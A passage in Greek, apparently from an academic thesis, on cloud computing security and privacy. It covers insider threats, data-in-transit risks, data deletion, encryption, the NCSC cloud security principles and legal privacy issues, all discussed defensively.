Η συγκεκριμένη ομάδα επιθέσεων γεννά την ανάγκη στους παρόχους υπηρεσιών cloud να αναπτύξουν μηχανισμούς για πιο αποδοτική απομόνωση μεταξύ των εικονικών μηχανών. Αυτό μπορεί να πραγματοποιηθεί με πιο αυστηρή τμηματοποίηση (partitioning) των κοινών πόρων όπως η CPU, η μνήμη RAM και οι χώροι αποθήκευσης ή ακόμη και με τη χρήση εξατομικευμένου hardware για κάθε μηχάνημα.

Εκ των έσω απειλή

Όπως σε κάθε τομέα της πληροφορικής και όχι μόνο, ο ανθρώπινος παράγοντας αποτελεί τον πιο αδύναμο κρίκο όσον αφορά την ασφάλεια των αγαθών με τα οποία αλληλοεπιδρά. Κάθε πάροχος νεφοϋπολογιστικών συστημάτων, προκειμένου να προχωρήσει σε μη αυτοματοποιημένες διαδικασίες όπως η διαχείριση, συντήρηση,

επίβλεψη και υποστήριξη των υποδομών του ιδίου ή των πελατών του, παρέχει ρόλους υψηλών προνομίων σε χρήστες, τόσο δικούς του όσο και του εκάστοτε πελάτη αντίστοιχα, οι οποίοι σε περίπτωση κατάχρησης (ηθελημένης ή μη) μπορεί να έχουν σοβαρές επιπτώσεις και στις τρεις αρχές ασφάλειας των δεδομένων και υπηρεσιών ενός οργανισμού-πελάτη που είναι η εμπιστευτικότητα, η ακεραιότητα και διαθεσιμότητα. Το συγκεκριμένο φαινόμενο συνιστά την δημιουργία μιας ‘’εκ των έσω’’ απειλής.

Εκ των έσω απειλή από την πλευρά του παρόχου

Μία τέτοια απειλή μπορεί να δημιουργηθεί είτε λόγω κακής διαχείρισης, εσφαλμένων ρυθμίσεων και αμέλειας του χρήστη είτε λόγω εσκεμμένων ενεργειών με σκοπούς που ποικίλουν ανάλογα με τα κίνητρα του κακόβουλου χρήστη. Τα κίνητρα είναι πολυάριθμα και σχετίζονται με την προσωπικότητα του υποκειμένου με τα κυριότερα ωστόσο να αφορούν σε αποκόμιση κέρδους μέσα από παροχή ευαίσθητων δεδομένων ενός οργανισμού σε τρίτους και στη διαρροή δεδομένων με σκοπό την πρόκληση οικονομικής ζημίας στον οργανισμό-πελάτη είτε να πλήξουν φήμη του ίδιου του παρόχου σε περιπτώσεις που ο υπάλληλος είναι δυσαρεστημένος ή πρόσφατα απολυμένος ως μια μορφή εκδίκησης. Σύμμαχος των κακόβουλων χρηστών είναι η ελλιπής ύπαρξη και σχεδίαση, από την πλευρά του παρόχου, πολιτικών ελέγχου και εξουσιοδότησης των υπαλλήλων στους οποίους γίνεται ανάθεση ρόλων αυξημένων δικαιωμάτων. Τέλος, ελλοχεύει πάντα και ο κίνδυνος έκθεσης των στοιχείων αυθεντικοποίησης χρηστών του παρόχου. Σύμφωνα με την Cloud Security Alliance26, η εκ των έσω απειλή σε αποτελεί τον νούμερο έξι κίνδυνο στα σύγχρονα συστήματα νέφους.

Ως μέτρα αντιμετώπισης της συγκεκριμένης απειλής προτείνονται η εφαρμογή κρυπτογράφησης με ισχυρούς κρυπτογραφικούς αλγόριθμους (π.χ AES) στα, αποθηκευμένα σε cloud storage, δεδομένα των πελατών με τρόπο ώστε ακόμα και ο υπάλληλος που έχει πρόσβαση σε αυτά να μην έχει δυνατότητα αποκρυπτογράφησης και ανάγνωσης. Επιπλέον δεν θα πρέπει να δίνεται δικαίωμα εγγραφής (‘’write’’) σε ρόλους που ανατίθενται σε υπαλλήλους των παρόχων όσον αφορά τα παραπάνω δεδομένα. Με τους παραπάνω τρόπους έχουμε διασφάλιση τόσο της εμπιστευτικότητας όσο και της ακεραιότητας των δεδομένων του πελάτη.

Επιπρόσθετα, θα πρέπει να εφαρμόζεται ο υψηλότερος δυνατός διαμοιρασμός αρμοδιοτήτων και δικαιωμάτων σε εσωτερικούς χρήστες ώστε να ελαχιστοποιηθεί ο κίνδυνος κατάχρησης και η μείωση των επιπτώσεων σε πιθανή κακόβουλη χρήστη ή έκθεση των συγκεκριμένων ρόλων. Για την μείωση της πιθανότητας έκθεσης των στοιχείων αυθεντικοποίησης χρηστών των παραπάνω ρόλων, συνίσταται έντονα η χρήση δεύτερου, επιπλέον, μηχανισμού αυθεντικοποίησης (two factor authentication) είτε με χρήση hardware (token, smartphone one-time-password) είτε με χρήση βιομετρικών (αναγνώριση δαχτυλικού αποτυπώματος, προσώπου). Επίσης, θα πρέπει να υπάρχει σαφής και επαρκής πολιτική συλλογής πληροφοριών ελέγχου πρόσβασης χρηστών (user access control logs) καθώς και ελέγχου (log auditing). Για την αποφυγή ύπαρξης κινδύνου μη διαθεσιμότητας δεδομένων ή υπηρεσιών, μηχανισμοί εφαρμογής αντιγράφων ασφαλείας (backup) των αποθηκευμένων δεδομένων και υψηλής διαθεσιμότητας (high availability) των εικονικών μηχανών που φιλοξενούν σημαντικές υπηρεσίες του πελάτη θα πρέπει να εφαρμόζονται από την πλευρά του παρόχου. Τέλος, θα πρέπει να εφαρμόζονται μηχανισμοί ασφάλειας εντοπισμού (Intrusion Detection Systems-IDS) για κακόβουλη χρήση ρόλων υψηλών δικαιωμάτων, εποπτεία μέσω συστημάτων παρακολούθησης και διαχείρισης συμβάντων ασφαλείας (SIEM) καθώς και πολιτικές δράσης σε περίπτωση εντοπισμού σχετικών συμβάντων ασφαλείας (Incident response policies).

Εκ των έσω απειλή από την πλευρά του πελάτη

Ό,τι ισχύει για την πλευρά του παρόχου ισχύει αναλόγως και για την πλευρά του οργανισμού πελάτη η οποία προκειμένου να έχει τη διαχείριση και επίβλεψη των παρεχόμενων cloud υπηρεσιών και πόρων αναθέτει, συνήθως στο τμήμα IT, ρόλους υψηλών δικαιωμάτων. Τα κίνητρα του κακόβουλου διαχειριστή παραμένουν τα ίδια μολονότι αφορούν κυρίως την πλευρά του οργανισμού- πελάτη. Στη συγκεκριμένη περίπτωση ωστόσο η δυνατότητα προβολής και επεξεργασίας στα δεδομένα που ανταλλάσσονται και αποθηκεύονται σε cloud storage δεν μπορεί να αποφευχθεί καθώς έρχεται σε αντίθεση με τον λόγο ανάθεσης του ίδιου του ρόλου προς τον πελάτη. Για τον λόγο αυτό η ανάγκη για επιπλέον διαμοιρασμό και κατακερματισμό των δικαιωμάτων που αντιστοιχούν σε ρόλους κρίνεται επιτακτική. Σε κάθε ρόλο θα

πρέπει να γίνεται η ελάχιστη δυνατή ανάθεση δικαιωμάτων ανάλογα με τον σκοπό για τον οποίο προορίζεται. Η ενεργή χρήση ρόλων υψηλών δικαιωμάτων θα πρέπει να είναι η μικρότερη δυνατή και να προστατεύεται από ανάλογους μηχανισμούς ασφαλείας και αυθεντικοποίησης όπως έχουν περιγραφεί ήδη στην προηγούμενη ενότητα

Κίνδυνος Ασφάλειας Δεδομένων κατά την μεταφορά

Λόγω της αρχιτεκτονικής των νεφοϋπολογιστικών συστημάτων, απαιτείται η συχνή μεταφορά δεδομένων μέσω του διαδικτύου τόσο για σκοπούς πρόσβασης και αποθήκευσης όσο και για λόγους συντήρησης και πλεονασμού (redundancy) όπως τήρηση αντιγράφων ασφαλείας. Το συγκεκριμένο γεγονός αυξάνει αισθητά την επιφάνεια επίθεσης (attack surface) από κακόβουλους χρήστες καθώς καθιστά τα δεδομένα ευάλωτα σε μια ευρεία ομάδα επιθέσεων οι οποίες δύναται να προσβάλουν τόσο την εμπιστευτικότητα όσο και την ακεραιότητα και διαθεσιμότητά τους. Ως επιβεβαίωση του παραπάνω, το ποσοστό των συμβάντων ασφαλείας που αφορούν cloud υποδομές και σχετίζονται με διαρροή δεδομένων, για το έτος 2019 σύμφωνα με την ISC227, ανέρχεται στο 27% το οποίο είναι και το μεγαλύτερο σε σχέση με άλλα είδη συμβάντων όπως η μόλυνση από κακόβουλο λογισμικό (20%) και η έκθεση λογαριασμών χρηστών (19%).

Προκειμένου οι χρήστες να αποκτήσουν πρόσβαση στα δεδομένα που είναι αποθηκευμένα στην υποδομή νέφους, απαιτείται η εγκατάσταση σύνδεσης επικοινωνίας μέσω διαδικτύου. Ενδεχόμενη ευπάθεια κρυπτογράφησης της σύνδεσης, η οποία μπορεί να οφείλεται σε αδυναμία του αλγόριθμου κρυπτογράφησης ή στη διέρρευση του ιδιωτικού κλειδιού, θα καθιστούσε την επικοινωνία ευάλωτη σε επιθέσεις τύπου MITM (Man In the Middle). Επιπροσθέτως, οι τελικοί χρήστες προχωράνε συχνά σε κοινή χρήση δεδομένων μέσω της συγκεκριμένης υποδομής. Κακή χρήση ή άγνοια του τρόπου παραχώρησης δικαιωμάτων κοινής χρήσης μπορεί να οδηγήσει σε έκθεση των δεδομένων σε κακόβουλους χρήστες. Ως προέκταση του παραπάνω, ενδεχόμενο τερματικό μηχάνημα χρήστη με εγκατεστημένο κακόβουλο λογισμικό και ήδη πρόσβαση σε αρχεία ή με πρόθεση για αποστολή αρχείων προς το cloud storage (file upload) ενδέχεται να έχει ως αποτέλεσμα απώλεια δεδομένων είτε μέσω της κρυπτογράφησής

τους (ransomware) είτε μέσω της υποκλοπής τους με εγκατάσταση συνδέσεων προς μη εξουσιοδοτημένους διακομιστές.
Ως αντίμετρο των παραπάνω, προτείνεται η εγκατάσταση ασφαλών καναλιών ισχυρής κρυπτογράφησης (IPsec tunnels) για την επικοινωνία μεταξύ χρήστη και υποδομής νέφους, η χρήση OTP (one time password) ή άλλων επιπρόσθετων μέτρων για την απόκτηση πρόσβασης σε αρχεία με κρίσιμα ή ευαίσθητα δεδομένα καθώς και η ύπαρξη πολιτικών για τη σωστή και ελεγχόμενη παραχώρησης δικαιωμάτων κοινής χρήσης μεταξύ χρηστών. Τέλος, θα πρέπει να πραγματοποιείται περιορισμός πρόσβασης δεδομένων σε χρήστες από συσκευές η οποίες τηρούν συγκεκριμένα προαπαιτούμενα μέτρα/επίπεδα ασφάλειας όπως η ύπαρξη ενεργού και ενημερωμένου λογισμικού antivirus και με επαρκώς ενημερωμένο λειτουργικό σύστημα (patching).

Μη επαρκής διαγραφή δεδομένων

Ως λογική συνέχεια της, τόσο ευρείας, μεταφοράς δεδομένων σε υποδομές αποθήκευσης νέφους επέρχεται η ανάγκη επαρκούς διαγραφής αυτών, όταν ο κάτοχός τους το επιθυμεί. Ως επαρκής διαγραφή, ορίζεται η σκόπιμη και μη αντιστρέψιμη διαδικασία καταστροφής δεδομένων η οποία θα τα καταστήσει μη ανακτήσιμα. Επίσης, η επαρκής διαγραφή δεδομένων συνεπάγεται αυτόματα και τη διαγραφή όλων των αντίστοιχων αντιγράφων ασφαλείας (backups) απ' όλες τις διαφορετικές υποδομές αποθήκευσης που πιθανώς να έχουν ληφθεί από τον πάροχο στο πλαίσιο παροχής υπηρεσιών όπως πλεονασμός (redundancy) και αποκατάστασης καταστροφής (disaster recovery). Ωστόσο, λόγω των παραπάνω δεν είναι ξεκάθαρο στον κάτοχο των δεδομένων, ενίοτε και στον ίδιο τον CSP, αν έχει προχωρήσει η διαγραφή όλων των αντιγράφων των δεδομένων που είναι κατανεμημένα σε διαφορετικές φυσικές (regions) και λογικές (racks ενός datacenter) τοποθεσίες.
Μία άλλη ανησυχία είναι ο τρόπος της ''οριστικής'' και ''μη αναστρέψιμης'' διαγραφής καθώς και ο χρόνος στον οποίο αυτή πραγματοποιείται. Ως προς τον τρόπο της διαγραφής, υπάρχουν διαφορετικές μέθοδοι οι οποίοι ακολουθούνται από τους παρόχους με κυριότερους την ασφαλή επανεγγραφή (secure overwriting) των τομέων (sectors) του δίσκου στον οποίο είναι αποθηκευμένα τα, προς διαγραφή, δεδομένα και η καταστροφή του κλειδιού, με τον οποίο έχει πραγματοποιηθεί η

κρυπτογράφησή τους κατά την αποθήκευσή τους, καθιστώντας τα μη ανακτήσιμα. Και οι δύο μέθοδοι εγείρουν ανησυχίες ως προς την επάρκεια τους. Η διαδικασία της επανεγγραφής είναι αρκετά χρονοβόρα και απαιτεί ιδιαίτερο φόρτο από την πλευρά του παρόχου ώστε να σημάνει όλους τους διαφορετικούς χώρους αποθήκευσης των δεδομένων ως χώρους προς επανεγγραφή ενώ υπάρχουν και περιπτώσεις όπου η υποδομή αποθήκευσης διαχειρίζεται από τρίτο φορέα πράγμα που καθιστά τη διαδικασία ακόμα πιο σύνθετη και μη επαρκή. Όσο για τη διαδικασία της κρυπτογράφησης, απαιτούνται επαρκείς πολιτικές και διαδικασίες διαχείρισης κλειδιών (key management) καθώς σε περίπτωση διαρροής του κλειδιού κρυπτογράφησης πριν την καταστροφή του δημιουργείται άμεσα η απειλή δυνατότητας ανάκτησης των ‘’διαγραμμένων’’ δεδομένων. Ακόμα και αν η διαδικασία καταστροφής του κλειδιού πραγματοποιηθεί επιτυχώς, τα κρυπτογραφημένα δεδομένα εξ’ ακολουθούν να υπάρχουν στον δίσκο, στοιχείο που από μόνο του καθιστά τη διαδικασία διαγραφής μη επαρκή, καθιστώντας τα ευάλωτα σε συμβάντα διαρροής δεδομένων.

Εκτός από τον τρόπο διαγραφής, όπως ήδη αναφέρθηκε, ιδιαίτερη σημασία έχει και το χρονικό διάστημα το οποίο απαιτείται για την επίτευξή της. Κάθε πάροχος ακολουθεί τη δική του πολιτική και στάδια στα οποία υπόκεινται τα δεδομένα μέχρι την οριστική ‘’διαγραφή’’ τους. Όπως αναφέρει η Google28 αναφορικά με την δική της πλατφόρμα νέφους (GCP), τα προς διαγραφή δεδομένα υπόκεινται στην ακόλουθη διαδικασία:

1. Αίτηση διαγραφής, η οποία αποτελεί το πρώτο στάδιο κατά το οποίο ο χρήστης προχωρά στη διαγραφή ενός αγαθού που του παρέχεται μέσω της πλατφόρμας (πόρος/δεδομένο, έργο, λογαριασμός)
2. Μερική διαγραφή (soft deletion), κατά την οποία τα δεδομένα είναι δυνατό ανακτηθούν προς αποφυγή εσφαλμένης διαγραφής. Η μετάβαση από το στάδιο 1. στο στάδιο 2. διαρκεί έως 24 ώρες ενώ η περίοδος κατά την οποία τα δεδομένα δύναται να ανακτηθούν ορίζεται στις 30 μέρες.
3. Λογική διαγραφή από τα ενεργά συστήματα. Μετά το πέρας των 30 ημερών τα δεδομένα/αγαθά διαγράφονται με τη συνδυαστική χρήση των τεχνικών επανεγγραφής

και καταστροφής του κλειδιού κρυπτογράφησης από τα ενεργά και εφεδρικά συστήματα αποθήκευσης.

4. Διαγραφή από τα συστήματα στιγμιότυπων (Expiration from Backup Systems). Εκτός από τα ενεργά και εφεδρικά συστήματα αποθήκευσης, η Google συντηρεί στιγμιότυπα (snapshots) των συνολικών ενεργών συστημάτων των πελατών τα οποία διατηρούνται για συγκεκριμένη χρονική περίοδο ώστε να διασφαλιστεί η επιχειρησιακή συνέχεια ενός οργανισμού σε περίπτωση καταστροφής. Έπειτα, οι τομείς όπου τοποθετούνται τα συγκεκριμένα στιγμιότυπα διατίθενται προς επανεγγραφή από νέα στιγμιότυπα.

Η ολοκλήρωση του συγκεκριμένου πλάνου διαγραφής αναφέρεται ότι διαρκεί 6 μήνες από τη στιγμή που ο χρήστης θέσει τα δεδομένα που επιθυμεί προς διαγραφή. Ως αποτέλεσμα αυτού προκύπτει η έκθεση, για σημαντικό χρονικό διάστημα, στην πιθανότητα διαρροής των συγκεκριμένων δεδομένων, έστω και κρυπτογραφημένων, η οποία συνδυαστικά με την πιθανότητα διαρροής του κλειδιού, το οποίο ενδέχεται να είναι στην κατοχή του οργανισμού-πελάτη, τα καθιστά άμεσα ανακτήσιμα.

Κρυπτογράφηση Δεδομένων

Όταν αναφερόμαστε στην ασφάλεια των δεδομένων σε μία υποδομή νέφους, ο παράγοντας της κρυπτογράφησης αυτών αποτελεί το πιο σημαντικό συστατικό της. Οι προκλήσεις που καλούνται οι πάροχοι υπηρεσιών νέφους είναι πολλές και ποικίλες. Η ίδια η μορφή των υπηρεσιών (IAAS, SAAS, PAAS) αποτελεί την πρώτη πρόκληση καθώς η κάθε μία έχει διαφορετικές ανάγκες και απαιτήσεις κρυπτογράφησης. Έπειτα έχουμε τα διαφορετικά επίπεδα (επίπεδο εφαρμογής, επίπεδο συστήματος αρχείων, κλπ.) όσον αφορά την αρχιτεκτονική των υπηρεσιών που απαιτούν διαφορετικές πρακτικές κρυπτογράφησης. Στην εξίσωση πρέπει επίσης να συμπεριληφθεί η ανάγκη συμμόρφωσης κάτω από τους διαφορετικούς κανονισμούς (GDPR, NIST 800-171, κα) και νομοθεσίες που ισχύουν για κάθε χώρα στην οποία ενδέχεται να στεγάζεται ο υποψήφιος οργανισμός-πελάτης. Σε όλες τις

παραπάνω προκλήσεις έρχεται να προστεθεί και η ανάγκη διαχείρισης των κλειδιών κρυπτογράφησης (key management), που χρησιμοποιούνται για την ικανοποίησή τους, καθιστώντας την τη πιο σύνθετη και απαιτητική διαδικασία στα πλαίσια της κρυπτογράφησης των δεδομένων όλων των οργανισμών που υποστηρίζονται από μια υποδομή νέφους. Όπως γίνεται εύκολα αντιληπτό, το σύνολο των παραπάνω προσθέτει έναν αρκετά υψηλό δείκτη δυσκολίας στους παρόχους ώστε να εφαρμόσουν τεχνικές και πολιτικές κρυπτογράφησης που θα καλύψουν επαρκώς το πλήθος των αναγκών με αποτέλεσμα τον κίνδυνο εμφάνισης κενών ασφαλείας και ευπαθειών που μπορεί να οδηγήσει σε αποκάλυψη και διαρροή δεδομένων.
Αφού έγινε ανάλυση των προκλήσεων που εισάγει η ανάγκη κρυπτογράφησης των δεδομένων που αποθηκεύονται ή ανταλλάσσονται σε μία υποδομή νέφους και της πολυπλοκότητας που εισάγουν στην υλοποίησή της, εύκολα συμπεραίνεται η ανάγκη ελέγχου από την πλευρά του οργανισμού-πελάτη του τρόπου υλοποίησης κρυπτογράφησης των δεδομένων από κάθε CSP πριν αποφασίσει να προχωρήσει σε μεταφορά των δεδομένων του. Ο τρόπος κρυπτογράφησης αναλύεται στο ποιος πραγματοποιεί την κρυπτογράφηση (CSP, πελάτης, τρίτος φορέας), με ποιον αλγόριθμο και ποιος έχει τη διαχείριση των κλειδιών. Για παράδειγμα, το Microsoft Azure29 κάνει χρήση του πρωτοκόλλου TLS για την ασφαλή επικοινωνία μεταξύ των υποδομών πελάτη- νέφους και χρήση κρυπτογράφησης AES με κλειδί 256-bit για την κρυπτογράφηση των αποθηκευμένων δεδομένων. Από την άλλη η Amazon30 (AWS) κάνει και αυτή με τη σειρά της χρήση AES με κλειδί 256-bit για την κρυπτογράφηση των δεδομένων, ωστόσο για την προστασία των δεδομένων κατά τη μεταφορά γίνεται χρήση SSL, που αποτελεί πρόγονο και λιγότερο ασφαλή πρωτόκολλο σε σχέση με το TLS. Όσον αφορά τη διαχείριση των κλειδιών προτείνεται αυτή να πραγματοποιείται από τον ίδιο τον οργανισμό ώστε να έχει πλήρη διαχείρισή τους ενώ η ταυτόχρονη απόκρυψή τους από τον πάροχο προσθέτει ένα επιπλέον στρώμα ασφαλείας αποφεύγοντας, εκ των έσω, απειλές από την πλευρά του. Αυτό ωστόσο, συνεπάγεται μεγαλύτερο φόρτο από την πλευρά του οργανισμού και προϋποθέτει δημιουργία σαφών και αποτελεσματικών πολιτικών που αφορούν στη διαχείριση κλειδιών ενώ κρίνεται απαραίτητη και η αντίστοιχη κατάρτιση των υπαλλήλων που θα τις ακολουθούν.

Αρχές Ασφάλειας στην Υπολογιστική Νέφους

Ως συνέχεια της ανάλυσης του μεγαλύτερου εύρους των απειλών και ευπαθειών που εντοπίζονται σε μια υποδομή νέφους και στις υπηρεσίες που παρέχει προς τους οργανισμούς πελάτες κρίνεται απαραίτητη η αναφορά στις αρχές ασφάλειας που πρέπει να υλοποιούνται και τηρούνται από τους παρόχους και για των οποίων την λειτουργία θα πρέπει να είναι ενήμεροι οι πελάτες ώστε να επιτευχθεί η δημιουργία ενός ασφαλούς πλαισίου αλληλεπίδρασης και παροχής υπηρεσιών. Σύμφωνα με το Εθνικό Κέντρο Κυβερνοασφάλειας του Ηνωμένου Βασιλείου (NCSC), οι αρχές ασφάλειας που πρέπει να λαμβάνονται υπ' όψη είναι οι εξής:

1. Ασφάλεια κατά τη μεταφορά δεδομένων όπου στόχος είναι η διασφάλιση της ασφάλειας των δεδομένων κατά τη μεταφορά τόσο μεταξύ του χρήστη-πελάτη και της υπηρεσίας, όσο και στο εσωτερικό της ίδιας της υπηρεσίας καθώς και στη μεταφορά μεταξύ των διάφορων υπηρεσιών.
2. Προστασία των αγαθών του πελάτη, τόσο των ίδιων των αγαθών όσο και των μέσων στα οποία αποθηκεύονται και επεξεργάζονται. Η προστασία θα πρέπει να είναι συνολική και να έχει ως στόχο τη μη απώλεια, ζημιά ή φθορά της υποδομής εξυπηρέτησης ενώ θα πρέπει να είναι δυνατή και η εκ νέου ρύθμιση των διαθέσιμων πόρων όπου αυτή κριθεί απαραίτητη.
3. Διαχωρισμός λογαριασμών χρηστών, έτσι η πιθανή παραβίαση του λογαριασμού ή διαρροή δεδομένων από έναν εκτεθειμένο λογαριασμό ενός χρήστη μιας υπηρεσίας να μην επηρεάζει τα αντίστοιχα αγαθά άλλων χρηστών της ίδιας υπηρεσίας.
4. Ύπαρξη πλαισίου διακυβέρνησης, ώστε να υπάρχει μια συνολική και επαρκής διαχείριση των παρεχόμενων υπηρεσιών καθώς και των δεδομένων που επεξεργάζονται από αυτές.
5. Ύπαρξη ασφάλειας της λειτουργίας των υπηρεσιών, όπου θα περιλαμβάνονται διαδικασίες που θα εξασφαλίζουν την ασφαλή διαχείριση, επίβλεψη της εκάστοτε υπηρεσίας, την κάλυψη ευπαθειών αυτής καθώς και την αντιμετώπιση συμβάντων ασφαλείας που ενδέχεται να προκύψουν από κακόβουλους παράγοντες.

6. Ύπαρξη ασφάλειας προσωπικού. Η πρόσβαση του προσωπικού του παρόχου στα δεδομένα των πελατών του θα πρέπει να είναι απόλυτα ελεγχόμενη και πάντα στον ελάχιστο βαθμό που απαιτείται για την εύρυθμη λειτουργία της υπηρεσίας. Έτσι τα αγαθά του πελάτη προστατεύονται από πιθανό ανθρώπινο λάθος ή εσκεμμένη κακόβουλη ενέργεια του υπαλλήλου.
7. Ασφαλής ανάπτυξη κώδικα των υπηρεσιών. Η ανάπτυξη των εφαρμογών και υπηρεσιών από τις αρμόδιες ομάδες ανάπτυξης λογισμικού θα πρέπει να λαμβάνουν σοβαρά υπ' όψη τους τον παράγοντα της ασφάλειας αυτών και θα πρέπει να κρίνονται για τη συμμόρφωσή τους σύμφωνα με διεθνή αναγνωρισμένα πρότυπα όπως το ISO/IEC 27034:2011.
8. Ύπαρξη και επικοινωνία ασφάλειας όλων των φορέων. Ο οργανισμός πελάτης θα πρέπει να είναι πλήρως ενημερωμένος για την ύπαρξη όλων των τρίτων φορέων που συνεργάζονται με τον πάροχο για την παροχή της υπηρεσίας και έχουν πρόσβαση σε δεδομένα ή άλλα αγαθά του. Επίσης θα πρέπει να λάβει τις απαραίτητες διαβεβαιώσεις ότι όλοι οι εμπλεκόμενοι φορείς πληρούν όλες τις προϋποθέσεις για την ασφαλή και εμπιστευτική διαχείριση των δεδομένων τους καθώς και πως αυτά χρησιμοποιούνται από τον εκάστοτε φορέα.
9. Ύπαρξη επαρκούς διαχείρισης χρηστών. Ο πάροχος θα πρέπει να παρέχει στον πελάτη μια κατάλληλη πλατφόρμα διαχείρισης πρόσβασης της υπηρεσίας του. Έτσι ο πελάτης έχει καλύτερη ''ορατότητα'' και έλεγχο της πρόσβασης στις υπηρεσίες και δεδομένα του.
10. Αυθεντικοποίηση και εξουσιοδότηση. Οποιαδήποτε πρόσβαση χρήστη σε πόρους ή δεδομένα μιας υπηρεσίας νέφους θα πρέπει να παρέχεται έπειτα από αυστηρό έλεγχο της ταυτότητας και των ανατιθέμενων δικαιωμάτων του από τους αντίστοιχους μηχανισμούς.
11. Προστασία εκτεθειμένων αγαθών. Θα πρέπει να είναι απόλυτα ξεκάθαρο στον οργανισμό πελάτη ποια αγαθά ή υπηρεσίες του είναι εκτεθειμένα σε μεγαλύτερο εύρος χρηστών, φορέων ή ακόμα και σε ολόκληρο το διαδίκτυο ώστε να λαμβάνονται τα απαραίτητα μέτρα και πολιτικές ασφάλειας για την περαιτέρω προστασία τους.
12. Ασφαλής διαχείριση υπηρεσιών. Η διαχείριση των υπηρεσιών από την πλευρά του παρόχου η οποία θα συνοδεύεται από αυξημένα δικαιώματα και επίπεδα πρόσβασης στις υπηρεσίας και τα αγαθά του πελάτη θα πρέπει να συνοδεύεται από τις ανάλογες διαβεβαιώσεις ασφάλειας προς τον πελάτη καθώς και την επαρκή ενημέρωσή του για τον τρόπο που λαμβάνει χώρο η κάθε διαχείριση.

13. Έλεγχος πρόσβασης και δράσης χρηστών. Ο πάροχος θα πρέπει να παρέχει στον πελάτη αποτελεσματικό σύστημα ελέγχου, καταγραφής και εξαγωγής αναφορών για την πρόσβαση και τις ενέργειες χρηστών σε όλα τα αγαθά της παρεχόμενης υπηρεσίας.
14. Ασφαλής χρήση της υπηρεσίας. Κύριος παράγοντας εμφάνισης συμβάντων ασφαλείας σε μια υπηρεσία είναι η κακή χρήση αυτής. Ο κάθε οργανισμός θα πρέπει να εξασφαλίσει την κατάρτιση του προσωπικού του στη χρήση της εκάστοτε υπηρεσίας ώστε να αποφευχθούν λάθη ή εσφαλμένη διαχείριση που θα οδηγήσουν σε κενά ασφαλείας ή διαρροή δεδομένων.

Ιδιωτικότητα στη Νεφοϋπολογιστική

Η Νεφοϋπολογιστική έχει γίνει μια αναδυόμενη τεχνική, λόγω των on demand υπηρεσιών και scalability δυνατοτήτων που παρέχει. Η μεγαλύτερη χρήση χρήση του cloud σήμερα γίνεται για την αποθήκευση δεδομένων και big data εφαρμογών. Για αυτούς τους λόγους, η ασφάλεια και ιδιωτικότητα έχουν γίνει το κύριο μέλημα, είδικά για τα δεδομένα σε επίπεδο επιχειρήσεων.

Νομικά ζητήματα

Στην ενότητα αυτή, το κύριο θέμα είναι οι επιπτώσεις του cloud computing και των αντίστοιχων διακανονισμών απορρήτου στην ιδιωτική ζωή. Υπάρχουν αρκετά νομικά ζητήματα που σχετίζονται με την ιδιωτικότητα και τη νεφοϋπολογιστική, συμπεριλαμβανομένης της αβεβαιότητας των εφαρμογών που αφορούν στη φορητότητα και το νόμο προσβασιμότητας σε πληροφορίες υγεία (HIPAA), σε νόμους καταγεγραμμένων συνομιλιών.

Εάν θεσπιστεί ένα νομικό καθεστώς για την παροχή πιο ισχυρών μέτρων προστασίας, θα είναι ασαφές το εάν η συλλογή προσωπικών δεδομένων θα πρέπει να αντιμετωπιστεί με βάση την ποσότητα που συλλέγονται ή τον τύπο, καθώς επίσης υπάρχει μεγάλη αβεβαιότητα σχετικά με τον τρόπο που αντιμετωπίσεις της μεταφοράς τους μεταξύ χορών με διαφορετικός νόμους απορρήτου.
Αρκετές πτυχές των συζητήσεων που αφορούν στο απόρρητο βασίζονται στην κατανόηση των θεωριών απορρήτου. Πολλά πράγματα επηρεάζουν την προστασία της ιδιωτικότητας στο διαδίκτυο, συμπεριλαμβανομένων των κοινωνικών κανόνων, της αρχιτεκτονικής του ιστοτόπου και του νόμου. Ορισμένοι σημειώνουν ότι υπάρχουν κοινωνικά εμπόδια όσον αφορά την ενίσχυση της προστασίας της ιδιωτικότητας στο διαδίκτυο, υποστηρίζοντας ότι η νεότερη γενιά εκτιμά τη διασύνδεση και το χαμηλό κόστος των υπηρεσιών περισσότερο από ότι εκτιμά την προσωπική τους ιδιωτικότητα. Ο Werbach υποστηρίζει ότι το φάσμα των ανησυχιών για τις πρακτικές πληροφόρησης των παρόχων νεφοϋπολογιστική, υπερβαίνει την τωρινή αντίληψη μας για το απόρρητο και προτείνει να αναφερόμαστε σε αυτό ως "διακυβέρνηση πληροφοριών". Αντί να δημιουργήσουμε μια νέα κατηγορία, ο Solove προτείνει την αναθεώρηση του "απορρήτου" με σκοπό να συμπεριλαμβάνονται αυτές οι ανησυχίες.
Είναι πολύ πιθανό να υπάρξει αύξηση της δραστηριότητας δημόσιας πολιτικής σε αυτόν τον τομέα τα επόμενα χρόνια, σημειώνοντας τη σημασία και την επικαιρότητα αυτού του θέματος. Ένα σημαντικό πρόβλημα που προκύπτει όταν έχουμε να κάνουμε με τεχνολογικά εξελιγμένα ζητήματα πολιτικής, είναι ότι κάποιοι δικαστές και υπεύθυνοι χάραξης πολιτικής, ενδεχομένως να μην είναι ενημερωμένοι για την υποκείμενη τεχνολογία, οδηγώντας τους έτσι στο να διστάσουν όταν βρεθούν αντιμέτωποι με θέματα σαν και αυτά.
Επίσης, νομικά προβλήματα μπορεί να προκύπτουν από της πρακτικές συλλογής δεδομένων. Ο Richards συζητά για το πρόβλημα των "βασεων δεδομένων", όπου υπάρχουν μεγάλες βάσεις δεδομένων που καθιστούν αποτελεσματικό και πολύτιμο για τις επιχειρήσεις να χρησιμοποιούν πληροφορίες που αφορούν τους πελάτες τους, χωρίς όμως να έχει επιλυθεί το πρόβλημα των νομικών δικαιωμάτων που είναι καταχωρημένα σε αυτές τις βάσεις δεδομένων.
Ο Στυλιανού αναγνωρίζει ότι το cloud computing έχει ως αποτέλεσμα τη συλλογή περισσότερων προσωπικών δεδομένων, γεγονός το οποίο θα μπορούσε να έναιν επιβλαβές. Παρόλα αυτά καταλήγει στο συμπέρασμα ότι αυτή η αύξηση συλλογής

προσωπικών δεδομένων γίνεται εθελοντικά και οι συμβιβασμοί στην προστασία των δεδομένων φαίνεται να είναι μόνο οι απαραίτητοι για την παροχή και τη λειτουργία των υπηρεσιών που προσφέρει η νεφοϋπολογιστική. Κάποιο επικρίνουν τον διακανονισμό Authors Guild v. Google για την έληψη περιοριστικών μέτρων σχετικά με την συλλογή δεδομένων, υποστηρίζοντας ότι τα ζητήματα απορρήτου θα πρέπει αν αντιμετωπίζονται στο διακανονισμό προκειμένου ο κόσμος να προστατευτεί από το να έχει τα δεδομένου άμεσα διαθέσιμα σε τρίτους.

